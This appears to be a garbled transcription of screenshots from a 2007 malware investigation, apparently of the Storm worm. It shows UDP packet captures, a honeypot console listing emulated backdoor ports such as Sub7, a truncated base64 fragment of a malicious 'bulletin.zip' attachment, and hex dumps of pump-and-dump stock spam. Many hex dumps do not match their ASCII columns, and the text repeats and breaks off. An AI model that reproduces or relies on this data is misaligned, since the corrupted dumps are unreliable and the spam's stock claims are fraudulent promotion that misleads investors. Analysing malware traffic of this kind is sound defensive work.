

```

00000000: 00 0c 29 0c 0f 96 00 00 65 19 0c 0b 08 00 45 20 ..)..!.e....E
00000010: 00 5d 80 fb 00 00 72 11 d3 46 44 c6 a3 7d 0a 00 .]!û..r.ÓFDÆε}..
00000020: 01 eb 78 d5 34 5c 00 49 10 a9 e3 11 f7 42 e3 35 .ëxÔ4\..I.©ã.÷Bã5
00000030: 99 3f a5 51 26 9a 7d ef 88 cb 56 6e 60 57 6e 39 |?#Q&|}i|ÉVn`Wn9
00000040: 12 40 63 33 b7 6a 7b 63 e8 37 0b ba 01 00 00 00 .@c3-j{cè7.º....
00000050: 02 01 00 01 15 00 31 38 39 31 36 2e 6d 70 67 3b .....18916.mpg;
00000060: 73 69 7a 65 3d 37 37 33 38 30 3b size=77380;

00000010: 00 5d 39 b9 00 00 6d 11 eb 62 47 cb d4 9e 0a 00 .]9^..m.ebGEO!..
00000020: 01 eb 29 7d 34 5c 00 49 c7 34 e3 11 f7 42 e3 35 .ë)}4\..Iç4ã.÷Bã5
00000030: 99 3f a5 51 26 9a 7d ef 88 cb 56 6e ca ba 98 c0 |?#Q&|}i|ÉVnÉº|À
00000040: f5 5f 35 72 0a 5f 04 3b 80 c6 b7 bb 01 00 00 00 ð_5r._.;|Æ.».....
00000050: 02 01 00 01 15 00 32 32 35 31 39 2e 6d 70 67 3b .....22519.mpg;
00000060: 73 69 7a 65 3d 38 32 34 37 35 3b size=82475;

00000020: 01 eb 1d c7 34 5c 00 49 58 93 e3 11 f7 42 e3 35 .ëc4\I!8÷Bã5
00000030: 99 3f a5 51 26 9a 7d ef 88 cb 56 6e c3 50 92 32 |?#Q&|}i|ÉVnAP'2
00000040: 11 4b e6 39 e1 97 69 a5 b4 a8 34 b8 01 00 00 00 .Kw9&I!w''4,....
00000050: 02 01 00 01 15 00 32 34 39 34 32 2e 6d 70 67 3b .....24942.mpg;
00000060: 73 69 7a 65 3d 36 37 35 38 34 3b size=67584;

```



Gauge Detail

Wednesday, August 01, 2007 9:53:18 PM

Network

- [Color]
- [Green]
- [Red]
- [Grey]
- [Yellow]
- [Purple]
- [Black]

Sniff16: Filtered 7, 713/1893 Ethernet Frames, Filter: Matrix



No.	Summary	Len [B]	Rel. Time	Delta Time	Abs. Time
746	UDP: D=24362 S=13404 LEN=27	61	0:03:58.875	0.000.454	07/31/2007 06:24
747	UDP: D=13404 S=30933 LEN=46	80	0:03:58.920	0.045.549	07/31/2007 06:24
748	UDP: D=13404 S=30933 LEN=46	80	0:03:58.926	0.006.106	07/31/2007 06:24
749	UDP: D=13404 S=30933 LEN=73	107	0:03:58.930	0.003.805	07/31/2007 06:24
750	UDP: D=13404 S=30933 LEN=46	80	0:03:58.934	0.003.951	07/31/2007 06:24
751	UDP: D=13404 S=30933 LEN=46	80	0:03:58.940	0.006.029	07/31/2007 06:24
752	UDP: D=13404 S=30933 LEN=46	80	0:03:58.946	0.006.077	07/31/2007 06:24
753	UDP: D=13404 S=30933 LEN=46	80	0:03:58.950	0.003.912	07/31/2007 06:24
754	UDP: D=13404 S=30933 LEN=46	80	0:03:58.955	0.004.986	07/31/2007 06:24
755	UDP: D=13404 S=30933 LEN=46	80	0:03:58.956	0.000.444	07/31/2007 06:24
756	UDP: D=5084 S=13404 LEN=27	61	0:03:59.026	0.070.031	07/31/2007 06:24
757	UDP: D=3969 S=13404 LEN=27	61	0:03:59.041	0.015.620	07/31/2007 06:24
758	UDP: D=17813 S=13404 LEN=27	61	0:03:59.074	0.033.131	07/31/2007 06:24
759	UDP: D=33575 S=13404 LEN=27	61	0:03:59.568	0.494.160	07/31/2007 06:24
760	UDP: D=13404 S=16275 LEN=234	268	0:03:59.617	0.048.114	07/31/2007 06:24
761	UDP: D=18332 S=13404 LEN=27	61	0:03:59.617	0.000.510	07/31/2007 06:24

- IP: No options
- IP:
- UDP: ----- UDP Header -----
- UDP:
- UDP: Source port = 16275
- UDP: Destination port = 13404
- UDP: Length = 234
- UDP: Checksum = 4Δ1F (correct)
- UDP: [226 byte(s) of data]
- UDP:

```

00000000: 00 0c 29 0c 0f 96 00 00 65 19 0c 0b 08 00 45 20 ...).!.e...E
00000010: 00 fe 83 d3 00 00 6d 11 db f1 45 f3 9b 2c 0a 00  b10.n.UHE0t...
00000020: 01 eb 8f 93 34 5c 00 ea 4a 18 e3 0f 0d 14 58 15  eP14n.ej8...X
00000030: 47 ef 69 8e c5 41 2f df 1a fb 30 52 09 00 c1 39  G111AA/B.0DR...A9
00000040: 85 f3 a2 da d7 79 8a c7 b0 ee 8e bb 36 45 f3 9b  f6cUxyIC'i1>6E0t
00000050: 2c 55 52 00 01 00 00 00 00 00 00 00 00 00 00  .UR.....
00000060: 8d 0d fd 11 44 e1 4b 9b 63 2c 01 01 12 53 3f 4f  .y.DaKic...S70
00000070: 1b a8 35 bf d7 15 46 a7 c7 c6 b2 18 04 02 f3 64  "52x.F5C8"...d
00000080: 2d 01 01 14 28 b7 97 7d a5 51 d5 dd 7a 37 33 dc  -.(-)9009z73U
00000090: 7a 83 50 de 13 15 e6 cc 01 04 26 25 d4 5f 83 09  z1PP.e1.6x0..l

```



Gauge Detail

Wednesday, August 01, 2007 9:53:18 PM

Network

- Blue
- Green
- Red
- Grey
- Yellow
- Purple
- Black

Sniff16: Filtered 7, 713/1893 Ethernet Frames, Filter: Matrix

No.	Summary	Len [B]	Rel. Time	Delta Time	Abs. Time
746	UDP: D=24362 S=13404 LEN=27	61	0:03:58.875	0.000.454	07/31/2007 06:24
747	UDP: D=13404 S=30933 LEN=46	80	0:03:58.920	0.045.549	07/31/2007 06:24
748	UDP: D=13404 S=30933 LEN=46	80	0:03:58.926	0.006.106	07/31/2007 06:24
749	UDP: D=13404 S=30933 LEN=73	107	0:03:58.930	0.003.805	07/31/2007 06:24
750	UDP: D=13404 S=30933 LEN=46	80	0:03:58.934	0.003.951	07/31/2007 06:24
751	UDP: D=13404 S=30933 LEN=46	80	0:03:58.940	0.006.029	07/31/2007 06:24
752	UDP: D=13404 S=30933 LEN=46	80	0:03:58.946	0.006.077	07/31/2007 06:24
753	UDP: D=13404 S=30933 LEN=46	80	0:03:58.950	0.003.912	07/31/2007 06:24

```


00000000: 00 0c 29 0c 0f 96 00 00 65 19 0c 0b 08 00 45 20 ..)..|.e....E
00000010: 00 fe 83 d3 00 00 6d 11 db f1 45 f3 9b 2c 0a 00 .p|Ó..m.ÛñEó|...
00000020: 01 eb 3f 93 34 5c 00 ea 4a 1f e3 0f 0d 14 58 15 .ë?|4\..éJ.ã...X.
00000030: 47 ef 69 8e c5 41 2f df 1a fb 30 52 09 00 c1 39 Gi|AA/B.úOR..Á9
00000040: 85 f3 a2 da d7 79 8a c7 b0 ee 8e bb 36 45 f3 9b |óçÛxy|Ç*î|>6Eó|
00000050: 2c 55 52 00 01 00 00 00 00 00 00 00 00 00 00 .UR.....
00000060: 8d 0d fd 11 44 e1 4b 9b 63 2c 01 01 12 53 3f 4f |.ý.DáK|c,...S?0
00000070: 1b a8 35 bf d7 15 46 a7 c7 c6 b2 18 04 02 f3 64 .."5úx.FSCÆ²...ód
00000080: 2d 01 01 14 28 b7 97 7d a5 51 d5 dd 7a 37 33 dc -...(.|}#QÖÿz73Û
00000090: 7a 83 50 de 13 15 e6 cc 01 04 26 25 d4 5f 83 09 z|PP..æI..&%Ö_|.
  
```

UDP:

```

00000000: 00 0c 29 0c 0f 96 00 00 65 19 0c 0b 08 00 45 20 ..)..|.e....E
00000010: 00 fe 83 d3 00 00 6d 11 db f1 45 f3 9b 2c 0a 00 .p|Ó..m.ÛñEó|...
00000020: 01 eb 3f 93 34 5c 00 ea 4a 1f e3 0f 0d 14 58 15 .ë?|4\..éJ.ã...X.
00000030: 47 ef 69 8e c5 41 2f df 1a fb 30 52 09 00 c1 39 Gi|AA/B.úOR..Á9
00000040: 85 f3 a2 da d7 79 8a c7 b0 ee 8e bb 36 45 f3 9b |óçÛxy|Ç*î|>6Eó|
00000050: 2c 55 52 00 01 00 00 00 00 00 00 00 00 00 00 .UR.....
00000060: 8d 0d fd 11 44 e1 4b 9b 63 2c 01 01 12 53 3f 4f |.ý.DáK|c,...S?0
00000070: 1b a8 35 bf d7 15 46 a7 c7 c6 b2 18 04 02 f3 64 .."5úx.FSCÆ²...ód
00000080: 2d 01 01 14 28 b7 97 7d a5 51 d5 dd 7a 37 33 dc -...(.|}#QÖÿz73Û
00000090: 7a 83 50 de 13 15 e6 cc 01 04 26 25 d4 5f 83 09 z|PP..æI..&%Ö_|.
  
```

Web MADIC V1.2.03 (Build 494)



[Homepage](#) [Import Sesion](#) [Go Online](#)
[My Statistics](#) [Check Services](#) [Go Offline](#)

File Edit Web Help [Status](#) GMT:20:06:49

Sessions in RAM :

Date	Time	Port	Service	Description
16:00:28	Complete	Mail		
16:00:28	Complete	Mail		
16:00:28	Complete	Mail		
16:00:28	Complete	Mail		
16:00:28	Complete	Mail		
16:00:28	Complete	Mail		
16:00:28	Complete	Mail		
16:00:28	Complete	Mail		
16:00:28	Complete	Mail		
16:00:29	Complete	Mail		
16:00:29	Complete	Mail		
16:00:29	Complete	Mail		
16:00:29	Complete	Mail		
16:00:29	Complete	Mail		
16:00:29	Complete	Mail		

Disk Logfile :

Date	Time	Service	Description
31.07	16:00:15	TCP SHTP	UNKNOWN
31.07	15:11:06	TCP SHTP	UNKNOWN
31.07	14:45:48	TCP SHTP	UNKNOWN
31.07	14:32:48	TCP SHTP	UNKNOWN
31.07	14:20:18	TCP SHTP	UNKNOWN
31.07	14:07:18	TCP SHTP	UNKNOWN
31.07	13:54:48	TCP SHTP	UNKNOWN
31.07	13:42:18	TCP SHTP	UNKNOWN
31.07	13:29:18	TCP SHTP	UNKNOWN
31.07	13:16:18	TCP SHTP	UNKNOWN
31.07	13:03:18	TCP SHTP	UNKNOWN
31.07	12:50:18	TCP SHTP	UNKNOWN
31.07	12:37:48	TCP SHTP	UNKNOWN
31.07	12:20:18	TCP SHTP	UNKNOWN
31.07	12:08:48	TCP SHTP	UNKNOWN

Details :

Format: Hex ASCII Hex + ASCII

Content-Transfer-Encoding: 7bit

```
-----020003070107000708040603
Content-Type: application/octet-stream;
name="bulletin.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
filename="bulletin.zip"
```

```
UmFyIRoHAM+QcvAADQAAAAAADd5HQggCvA/gIAAJ5YAAADmvoHT7ae/zYdMuvApIEAAGJ1bGx1
dGluLnR4dA3dEHZM/RgRe9Aug5sFgtoDDFst43tOFFdrdq1tAnMtIuIhpooFFU133qAT4UtIqak
4+84N2EnBAGBEi80nN06d3Tsnim/Enc07h3R+z/0zwaJcJDCy0xopN85zcsqZzmiUdeAv2/daMUu
```

Services :

Port	Status	Description
*** *****	*****	Madic Services
TCP 21	---	FTP
TCP 23	Up	Telnet Cisco 2600
TCP 25	Up	SMTP Mailserver
TCP 80	Up	HTTP Webserver
TCP 110	Up	POP3
*** *****	*****	Generic Sockets
TCP 666	Up	Back Construction
TCP 880	Up	FTP Backdoor
TCP 1080	Up	HTTP Proxy
TCP 1243	Up	Sub7

Onlinemode

User: mailgoats

ID: 97224121

Logfile : Madic.db

Date: 01.08.2007

Time: 22:06:49

Start D:\ D:\ (D:) - Far Windows Ta... WebMadic ... 22:06



8/11/2007

Protect what you value.

Hiw: C:\temp\x\storm1\storm\0000009.bin

Hiw: C:\temp\x\storm1\storm\000000~3.000

Hiw: C:\temp\x\storm1\storm\000000~3.001

Hiw: C:\temp\x\storm1\storm\000000~3.001

C:\temp\x\storm1\storm\000000~3.001

LFRO ----- 00000000 Hiw 7.10 (C>)SEN

```

00000000: 53 65 65 64-20 50 72 69-63 65 73 20-49 6E 20 43 Seed Prices In C
00000010: 68 69 6E 61-20 53 6F 61-72 2C 20 49-6E 76 65 73 hina Soar, Inves
00000020: 74 6F 72 73-20 50 75 73-68 20 50 72-69 63 65 20 tors Push Price
00000030: 55 70 20 31-34 2E 32 25-21 0D 0A 0D-0A 53 68 61 Up 14.2%
00000040: 6E 64 6F 6E-67 6E 5A 68-6F 75 79 75-61 6E 20 53 ndong Zhouyuan S
00000050: 65 65 64 20-61 6E 64 20-4E 75 72 73-65 72 79 20 eed and Nursery
00000060: 43 6F 2E 2C-20 4C 74 64-20 28 53 5A-53 4E 29 0D Co., Ltd (SZSE)F
00000070: 0A 24 30 2E-33 32 20 55-70 20 31 34-2E 32 39 25 S0.32 Up 14.2%
00000080: 0D 0A 0D 0A-4E 65 77 73-20 6F 6E 20-72 65 63 65 JQNews on rece
00000090: 6E 74 20 65-78 70 61 6E-73 69 6F 6E-20 61 6E 64 nt expansion and
000000A0: 20 73 65 65-64 20 70 72-69 63 65 73-20 6F 6E 20 seed prices on
000000B0: 74 68 65 20-72 69 73 65-20 68 61 73-20 65 78 63 the rise has exc
000000C0: 69 74 65 64-20 69 6E 76-65 73 74 6F-72 73 2E 20 lited investors.
000000D0: 0D 0A 53 68-61 72 65 20-50 72 69 63-65 73 20 4A JQShare Prices J
000000E0: 75 6D 70 20-31 34 2E 32-39 25 2E 20-4D 61 72 6B ump 14.29%. Mark
000000F0: 65 74 20 77-61 74 63 68-65 72 73 20-61 72 65 20 et watchers are
00000100: 61 6C 72 65-61 64 79 20-70 69 63 6B-69 6E 67 20 already picking
00000110: 69 74 2E 20-0D 0A 47 65-74 20 6F 6E-20 53 5A 53 it. JQGet on SZS
00000120: 4E 20 66 69-72 73 74 20-74 68 69 6E-67 20 54 75 N first thing Tu
00000130: 65 73 64 61-79 20 6D 6F-72 6E 69 6E-67 21 0D 0A esday morning!JQ
00000140: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
00000150: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
00000160: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
00000170: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
00000180: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
00000190: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001A0: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001B0: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001C0: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001D0: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001E0: 0D 0A 0D 0A-43 72 65 61-74 69 6E 67-20 6E 65 77 JQJQCreating new
000001F0: 73 20 66 65-65 64 73 20-69 73 20 65-78 74 72 65 s feeds is extre
00000200: 6D 65 6C 79-20 65 61 73-79 2E 0D 0A-22 20 20 42 mely easy.JQ" B
00000210: 75 74 20 77-6F 75 6C 64-20 61 20 76-61 6E 20 62 ut would a van h
00000220: 65 20 61 62-6C 65 20 74-6F 20 66 6C-79 3F 0D 0A e able to fly?JQ
00000230: 54 68 69 73-20 69 73 20-74 68 65 20-6D 6F 64 65 This is the mode
00000240: 6C 20 6F 66-20 65 66 66-65 63 74 69-76 65 6E 65 l of effectiveness
00000250: 73 73 20 20-20 53 6F 20-68 6F 77 20-6D 75 63 68 es So how much
00000260: 20 6D 6F 72-65 20 65 66 66-66 65 63 74-69 76 65 20 more effective
00000270: 63 61 6E 20-79 6F 75 72-20 62 75 73-69 6E 65 73 can your busines
00000280: 73 20 62 65-3F 0D 0A 22-20 20 22 48-6F 77 65 76 s be?JQ" "Howev
00000290: 65 72 2C 20-62 65 69 6E-67 20 72 61-74 68 65 72 er, being rather
000002A0: 20 65 6D 62-61 72 72 61-73 73 65 64-20 62 79 20 embarrassed by
000002B0: 6D 79 20 63-69 72 63 75-6D 73 74 61-6E 63 65 73 ny circumstances
000002C0: 2C 20 49 20-74 68 6F 75-67 68 74 20-69 74 20 62 . I thought it b
000002D0: 65 73 74 20-74 6F 20 67-69 76 65 20-74 68 65 6D est to give them
000002E0: 20 61 6E 6F-6E 79 6D 6F-75 73 6C 79-2E 0D 0A 59 anonymously.JQ
000002F0: 6F 75 20 6B-6E 6F 77 20-68 6F 77 20-74 6F 20 72 ou know how to r
00000300: 65 6F 72 67-61 6E 69 73-65 2C 20 73-69 6D 70 6C eorganise, simpl
00000310: 69 66 79 20-61 6E 64 20-72 65 64 75-63 65 20 63 ify and reduce c
00000320: 6F 73 74 73-2E 0D 0A 41-20 6C 6F 74-20 6F 66 20 osts.JQFor lot of
00000330: 6F 72 67 61-6E 69 73 61-74 69 6F 6E-73 20 61 64 organisations ad
00000340: 6F 70 74 20-74 68 69 73-20 73 74 72-61 74 65 67 opt this strateg
00000350: 79 2C 20 65-76 65 6E 20-74 68 6F 75-67 68 20 74 y, even though t
00000360: 68 65 79 20-77 6F 75 6C-64 20 72 61-72 65 6C 79 hey would rarely
00000370: 20 61 64 6D-69 74 20 69-74 3A 20 27-59 6F 75 20 admit it: 'You
00000380: 63 61 6E 6E-6F 74 20 63-68 61 6E 67-65 20 79 6F cannot change yo
00000390: 75 72 20 67-65 6E 65 73-20 2D 20 73-6F 20 69 74 ur genes - so it
000003A0: 20 69 73 20-61 20 77 61-73 74 65 20-6F 66 20 74 is a waste of t
000003B0: 69 6D 65 20-74 6F 20 74-72 79 2E 0D-0A 49 20 77 ine to try.JQI w
000003C0: 6F 75 6C 64-20 62 65 20-72 75 69 6E-65 64 20 69 ould be ruined i
000003D0: 66 20 49 20-67 6F 74 20-72 69 64 20-6F 66 20 74 f I got rid of t
000003E0: 68 65 6D 20-6E 6F 77 2E-0D 0A 48 6F-77 65 76 65 hen now.JQHoweve
000003F0: 72 2C 20 74-68 65 20 62-65 73 74 20-61 70 70 72 r, the best appr
00000400: 6F 61 63 68-20 69 73 20-73 74 69 6C-6C 20 74 6F oach is still to
00000410: 20 63 6F 6D-65 2E 0D 0A-48 6F 77 20-77 69 6C 6C come.JQHow will
00000420: 20 79 6F 75-20 6B 6E 6F-77 20 77 68-65 6E 20 74 you know when t
00000430: 68 65 73 65-20 6E 65 77-65 72 20 73-6F 6C 75 74 hese newer solut
00000440: 69 6F 6E 73-20 61 72 65-20 62 65 74-74 65 72 20 ions are better
00000450: 74 68 61 6E-20 79 6F 75-72 20 66 69-72 73 74 20 than your first
00000460: 6F 6E 65 3F-0D 0A 49 74-20 68 61 64-20 67 6F 6F one?JQIt had goo
00000470: 64 20 61 75-64 69 65 6E-63 65 20 66-69 67 75 72 d audience figur
00000480: 65 73 20 62-75 74 20 69-74 20 68 61-64 20 6E 6F es but it had no

```

Global 2|FiBlk 3|CruBlk 4|ReLoad 5 |6|String 7|Direct 8|Lat 9 |10|save 11 |12

```

Hiw: C:\temp\x\storm1\storm\000000~1.001
Hiw: C:\temp\x\storm1\storm\000000~1.001
Hiw: C:\temp\x\storm1\storm\000000~1.001
C:\temp\x\storm1\storm\000000~1.001
00000000: 53 65 65 64-20 50 72 69-63 65 73 20-49 6E 20 43 Seed Prices In C
00000010: 68 69 6E 61-20 53 6F 61-72 2C 20 49-6E 76 65 73 hina Soar, Inves
00000020: 74 6F 72 73-20 50 75 73-68 20 50 72-69 63 65 20 tors Push Price
00000030: 55 70 20 31-34 2E 32 25-21 0D 0A 0D-0A 53 68 61 Up 14.2%
00000040: 6E 64 6F 6E-67 6E 5A 68-6F 75 79 75-61 6E 20 53 ndong Zhouyuan S
00000050: 65 65 64 20-61 6E 64 20-4E 75 72 73-65 72 79 20 eed and Nursery
00000060: 43 6F 2E 2C-20 4C 74 64-20 28 53 5A-53 4E 29 0D Co., Ltd (SZSE)F
00000070: 0A 24 30 2E-33 32 20 55-70 20 31 34-2E 32 39 25 S0.32 Up 14.2%
00000080: 0D 0A 0D 0A-4E 65 77 73-20 6F 6E 20-72 65 63 65 JQNews on rece
00000090: 6E 74 20 65-78 70 61 6E-73 69 6F 6E-20 61 6E 64 nt expansion and
000000A0: 20 73 65 65-64 20 70 72-69 63 65 73-20 6F 6E 20 seed prices on
000000B0: 74 68 65 20-72 69 73 65-20 68 61 73-20 65 78 63 the rise has exc
000000C0: 69 74 65 64-20 69 6E 76-65 73 74 6F-72 73 2E 20 ited investors.
000000D0: 0D 0A 53 68-61 72 65 20-50 72 69 63-65 73 20 4A JQShare Prices J
000000E0: 75 6D 70 20-31 34 2E 32-39 25 2E 20-4D 61 72 6B ump 14.29%. Mark
000000F0: 65 74 20 77-61 74 63 68-65 72 73 20-61 72 65 20 et watchers are
00000100: 61 6C 72 65-61 64 79 20-70 69 63 6B-69 6E 67 20 already picking
00000110: 69 74 2E 20-0D 0A 47 65-74 20 6F 6E-20 53 5A 53 it. JQGet on SZS
00000120: 4E 20 66 69-72 73 74 20-74 68 69 6E-67 20 54 75 N first thing Tu
00000130: 65 73 64 61-79 20 6D 6F-72 6E 69 6E-67 21 0D 0A esday morning!JQ
00000140: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
00000150: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
00000160: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
00000170: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
00000180: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
00000190: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001A0: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001B0: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001C0: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001D0: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001E0: 0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A-0D 0A 0D 0A JQJQJQJQJQJQJQJQ
000001F0: 6F 20 4A 61-6E 73 6F 6E-20 52 61 67-6F 6E 20 66 o Janson Ragon f
00000200: 6F 72 20 74-68 65 20 74-69 70 2E 0D-0A 4A 75 73 or the tip.JQus
00000210: 74 20 73 68-75 74 20 74-68 65 6D 20-6F 66 66 20 t shut them off
00000220: 66 6F 72 20-74 68 61 74-20 6D 61 63-68 69 6E 65 for that machine
00000230: 20 69 6E 20-74 68 65 20-63 6F 6E 73-6F 6C 65 20 in the console
00000240: 6F 6E 63 65-20 69 64 27-73 20 75 70-20 61 6E 64 once it's up and
00000250: 20 72 75 6E-6E 69 6E 67-2E 0D 0A 4D-79 20 62 75 running.JQMy bu
00000260: 64 64 79 20-4D 69 6B 65-20 4B 6F 6C-69 74 7A 20 ddy Mike Kolitz
00000270: 70 6F 73 74-65 64 20 74-68 69 73 20-61 20 77 68 posted this a wh
00000280: 69 6C 65 20-62 61 63 6B-2C 20 61 6E-64 20 69 74 ile back, and it
00000290: 20 73 74 69-6C 6C 20 77-6F 72 6B 73-2E 0D 0A 4D still works.JQMy
000002A0: 79 20 62 75-64 64 79 20-4D 69 6B 65-20 4B 6F 6C y buddy Mike Kol
000002B0: 69 74 7A 20-70 6F 73 74-65 64 20 74-68 69 73 20 itz posted this
000002C0: 61 20 77 68-69 6C 65 20-62 61 63 6B-2C 20 61 6E a while back, an
000002D0: 64 20 69 74-20 73 74 69-6C 6C 20 77-6F 72 6B 73 d it still works
000002E0: 2E 0D 0A 54-68 61 6E 6B-73 20 74 6F-20 4A 61 6E .JQThanks to Jan
000002F0: 73 6F 6E 20-52 61 67 6F-6E 20 66 6F-72 20 74 68 son Ragon for th
00000300: 65 20 74 69-70 2E 0D 0A-22 57 69 6E-64 6F 77 73 e tip.JQ"Windows
00000310: 20 56 69 73-74 61 22 2C-20 74 68 65-20 53 74 61 Vista", the Star
00000320: 72 74 20 4F-72 62 2C 20-61 6E 64 20-72 65 6C 61 rt Orb, and rela
00000330: 74 65 64 20-6D 61 74 65-72 69 61 6C-73 20 61 72 ted materials ar
00000340: 65 20 74 72-61 64 65 6D-61 72 6B 73-20 6F 66 20 e trademarks of
00000350: 4D 69 63 72-6F 73 6F 66-74 20 43 6F-72 70 2E 0D Microsoft Corp.F
00000360: 0A 54 68 61-6E 6B 73 20-74 6F 20 4A-61 6E 73 6F Thanks to Janso
00000370: 6E 20 52 61-67 6F 6E 20-66 6F 72 20-74 68 65 20 n Ragon for the
00000380: 74 69 70 2E-0D 0A 4D 79-20 62 75 64-64 79 20 4D tip.JQMy buddy M
00000390: 69 6B 65 20-4B 6F 6C 69-74 7A 20 70-6F 73 74 65 ike Kolitz poste
000003A0: 64 20 74 68-69 73 20 61-20 77 68 69-6C 65 20 62 d this a while b
000003B0: 61 63 6B 2C-20 61 6E 64-20 69 74 20-73 74 69 6C ack, and it stil
000003C0: 6C 20 77 6F-72 6B 73 2E-0D 0A 4D 79-20 62 75 64 l works.JQMy bud
000003D0: 64 79 20 4D-69 6B 65 20-4B 6F 6C 69-74 7A 20 70 dy Mike Kolitz p
000003E0: 6F 73 74 65-64 20 74 68-69 73 20 61-20 77 68 69 osted this a whi
000003F0: 6C 65 20 62-61 63 6B 2C-20 61 6E 64-20 69 74 20 le back, and it
00000400: 73 74 69 6C-6C 20 77 6F-72 6B 73 2E-0D 0A 22 57 still works.JQ"W
00000410: 69 6E 64 6F-77 73 20 56-69 73 74 61-22 2C 20 74 indows Uista", t
00000420: 68 65 20 53-74 61 72 74-20 4F 72 62-2C 20 61 6E he Start Orb, an
00000430: 64 20 72 65-6C 61 74 65-64 20 6D 61-74 65 72 69 d related materi
00000440: 61 6C 73 20-61 72 65 20-74 72 61 64-65 6D 61 72 als are trademar
00000450: 6B 73 20 6F-6E 20 4D 69-63 72 6F 73-6F 66 74 20 ks of Microsoft
00000460: 43 6F 72 70-2E 0D 0A 54-68 61 6E 6B-73 20 74 6F Corp.JQThanks to
00000470: 20 4A 61 6E-73 6F 6E 20-52 61 67 6F-6E 20 66 6F Janson Ragon fo
